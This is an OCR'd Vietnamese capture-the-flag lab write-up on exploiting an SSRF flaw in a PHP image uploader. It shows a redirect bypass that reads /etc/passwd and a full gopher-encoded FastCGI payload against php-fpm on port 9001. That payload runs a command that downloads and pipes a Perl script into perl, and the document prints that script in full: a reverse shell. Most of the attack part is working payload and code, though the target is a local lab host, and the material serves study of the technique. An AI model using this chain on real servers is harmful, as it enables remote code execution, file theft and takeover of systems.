
PHÂN TÍCH LỖI NGOÀI WEB – LỖI SSRF

1. **Tìm hiểu và dựng lại bài CTF lalala (xem phần tài liệu tham khảo) trên server sugarcrm bài trước (tạo virtual host test.com và user test). Sử dụng lỗi ssrf+gopher để khai thác test.com chiềm quyền tài khoản test. Viết mã khai thác chạy lệnh id.**

   Tải source từ github như đề cho và cài đặt virtual host test chạy dưới quyền user test trên server sugarcrm bài trước.

   Yêu cầu cần cài đặt server chạy ứng dụng PHP và cài đặt các extension như gopher, curl.



Cấu hình virtual host test

Cách hoạt động của bài CTF như sau:

I. Cho phép upload ảnh theo 2 cách: up từ máy tính cá nhân hoặc up từ đường dẫn chứa ảnh

```php
if ( $mode == 'upload' ){

    $file = $_FILES['file'];
    $filename = $_SERVER['REMOTE_ADDR'] . '.jpg';

    if( check_image($file['tmp_name']) )
        move_uploaded_file($file['tmp_name'], $DIR . $filename);

} else if ( $mode == 'url' ){

    $url = $_POST['url'];
    $filename = $_SERVER['REMOTE_ADDR'] . '.jpg';
```

Param mode dùng để check cách upload

II. Việc upload ảnh theo đường dẫn sử dụng curl để get file

```php
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $url );
curl_setopt($ch, CURLOPT_FOLLOWLOCATION, true);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
curl_setopt($ch, CURLOPT_REDIR_PROTOCOLS, CURLPROTO_ALL);
$data = curl_exec($ch);

$http_info = curl_getinfo($ch);
if ( $http_info['http_code'] == 404 ){
    alert('not found');
} else{
    if ( check_image($data) )
        file_put_contents($DIR . $filename, $data);
}
```

Sử dụng curl để get file

III. Bài có sử dụng hàm checkimage để không cho việc upload shell và filter để tránh lỗi SSRF

```php
function check_image($data){
    if ( strlen($data) == 0 ){
        alert( 'file error' );
    }

    if ( strstr($data, "\x00") == False and is_file($data) ){
        $info = getimagesize($data);
    } else {
        $info = getimagesizefromstring($data);
    }

    $width  = $info[0];
    $height = $info[1];
    $mime   = $info['mime'];

    if ( $width > 512 or $height > 512 ){
        alert( 'image too large' );
    }

    // check type
    $types = array( 'image/gif', 'image/jpg', 'image/jpeg' );
    if ( !in_array( strtolower($mime) , $types)  ){
        alert( 'content error:' . htmlentities($data) ) ;
    }

    return 1;

}
```

Hàm checkimage chống upload shell

```php
$allowed_ext = array('jpg', 'gif', 'png', 'jpeg');
if ( !in_array(pathinfo($url)['extension'], $allowed_ext) ){
    alert( 'ext not allow' );
}

if ( substr($url, 0, 7) != 'http://' ){
    alert( 'protocol error' );
}
if ( stristr($url, '.php') != False ){
    alert( 'what do you do?' );
}

if ( stristr($url, 'file://') != False ){
    alert( 'what do you do?' );
}
```

Filter chống SSRF

Do bài sử dụng curl nên dẫn đến lỗi SSRF. Để bypass đống filter này, sử dụng localhost tạo một trang redirect cho chính server chủ.

Cách làm như sau:

Đầu tiên tạo ở trang index.php ở localhost với code như sau:

```
<?php

header("Location: file:///etc/passwd");

?>
```

Việc tạo ở index.php để khi trỏ về host thì sẽ không cần đuôi .php là bypass được điều kiện thứ 3.

Bước cuối cùng, gửi post request url với dạng như sau

```
---------------------------28728228974287


Content-Disposition: form-data; name="mode"
```

url

----------28728228974287

Content-Disposition: form-data; name="url"

http://localhost/? z=a.jpg

----------28728228974287—

Khi curl trỏ về localhost, localhost redirect ngược lại phía server theo như. Ví dụ khi curl gửi request về localhost thì localhost sẽ redirect ngược lại phía máy chủ là lala.test.thien với param file:///etc/passwd. Vậy là từ đây có thể đọc được file tùy ý và có được source code.

view-source:http://lala.test.thien/

```
        img {
            max-width: 150px !important;
            max-height: 150px !important;
        }

        small {
            font-weight: 100 !important;
        }



        .carousel-inner>.item>img, .carousel-inner>.item>a>img {
            width: 100%;
        }
    </style>
</head>
<body>

<script> alert("content error:root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
usbmux:x:103:46:usbmux daemon,,,:/home/usbmux:/bin/false
dnsmasq:x:104:65534:dnsmasq,,,:/var/lib/misc:/bin/false
avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
kernoops:x:106:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
rtkit:x:107:114:RealtimeKit,,,:/proc:/bin/false
saned:x:108:115::/var/lib/saned:/bin/false
whoopsie:x:109:116::/nonexistent:/bin/false
speech-dispatcher:x:110:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/sh
avahi:x:111:117:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
lightdm:x:112:118:Light Display Manager:/var/lib/lightdm:/bin/false
colord:x:113:121:colord colour management daemon,,,:/var/lib/colord:/bin/false
hplip:x:114:7:HPLIP system user,,,:/var/run/hplip:/bin/false
pulse:x:115:122:PulseAudio daemon,,,:/var/run/pulse:/bin/false
thien:x:1000:1000:thien,,,:/home/thien:/bin/bash
mysql:x:116:125:MySQL Server,,,:/nonexistent:/bin/false
test:x:1001:1001:test,,,:/home/test:/bin/bash
sugar:x:1002:1002:,,,:/home/sugar:/bin/bash
systemd-timesync:x:117:128:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:118:129:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:119:130:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:120:131:systemd Bus Proxy,,,:/run/systemd:/bin/false
uuidd:x:100:101::/run/uuidd:/bin/false
```

Đọc được file /etc/passwd

Tiến hành đọc file config biết được server chạy php-fpm dưới port 9001

```
        # 2.4.10+ can proxy to unix socket
        #SetHandler &quot;proxy:unix:/var/run/php/php7.0-fpm.sock|fcgi://sugar.thien.test/&quot;

        # Else we can just use a tcp socket:
        SetHandler &quot;proxy:fcgi://127.0.0.1:9001&quot;
        &lt;/FilesMatch&gt;
    AddHandler php7-fcgi .php
    Action php7-fcgi /php7-fcgi virtual
    Alias /php7-fcgi /usr/lib/cgi-bin/php7-fcgi
    FastCgiExternalServer /usr/lib/cgi-bin/php7-fcgi-test -host 127.0.0.1:9001 -pass-header Authorization
&lt;/VirtualHost&gt;
```

Đọc file config của host

Vậy là có thể truy cập trực tiếp PHP-FPM socket bằng cách redirect và sử dụng gopher để crafting packets. Sử dụng tool Gopherus để giảm bớt quá trình crafting packets.

Payload: <?php

header("Location:
gopher://127.0.0.1:9001/_%01%01%00%01%00%08%00%00%00%01%00%00%00%00%00%
00%01%04%00%01%01%0F%07%00%0F%10SERVER_SOFTWAREgo%20/%20fcgiclient%
20%0B%09REMOTE_ADDR127.0.0.1%0F%08SERVER_PROTOCOLHTTP/1.1%0E%02CO
NTENT_LENGTH87%0E%04REQUEST_METHODPOST%09KPHP_VALUEallow_url_inclu
de%20%3D%20On%0Adisable_functions%20%3D%20%0Aauto_prepend_file%20%3D%20ph
p%3A//input%0F%22SCRIPT_FILENAME/var/www/sugarcrm/lalala/index.php%0D%01DOC
UMENT_ROOT/%00%00%00%00%00%00%00%01%04%00%01%00%00%00%00%01%05
%00%01%00W%04%00%3C%3Fphp%20system%28%27curl%20http%3A//localhost/bc.pl%2
0%7C%20perl%20%27%29%3Bdie%28%27-----Made-by-thien-----
%0A%27%29%3B%3F%3E%00%00%00%00");


?>

Script perl dùng để backconnect:

```
#!/usr/bin/perl

use Socket;

$cmd= "lynx";

$system= 'echo "`id`"';

$0=$cmd;

$target="127.0.0.1";

$port=12345;
```

```
$iaddr=inet_aton($target) || die("Error: $!\n");

$paddr=sockaddr_in($port, $iaddr) || die("Error: $!\n");

$proto=getprotobyname('tcp');

socket(SOCKET, PF_INET, SOCK_STREAM, $proto) || die("Error: $!\n");

connect(SOCKET, $paddr) || die("Error: $!\n");

open(STDIN, ">&SOCKET");

open(STDOUT, ">&SOCKET");

open(STDERR, ">&SOCKET");

system($system);

close(STDIN);

close(STDOUT);

close(STDERR);
```

Đặt payload tại trang index.php của localhost, listen port mà server sẽ backconnect về, gửi lại request ban đầu, trỏ url về http://localhost/?a.jpg



Backconnect về máy thành công

Có thể sử dụng thay thế bằng script exp_test.py để gửi payload và sử dụng get_connect.py để lấy id trả về. Script đính kèm cùng với bài.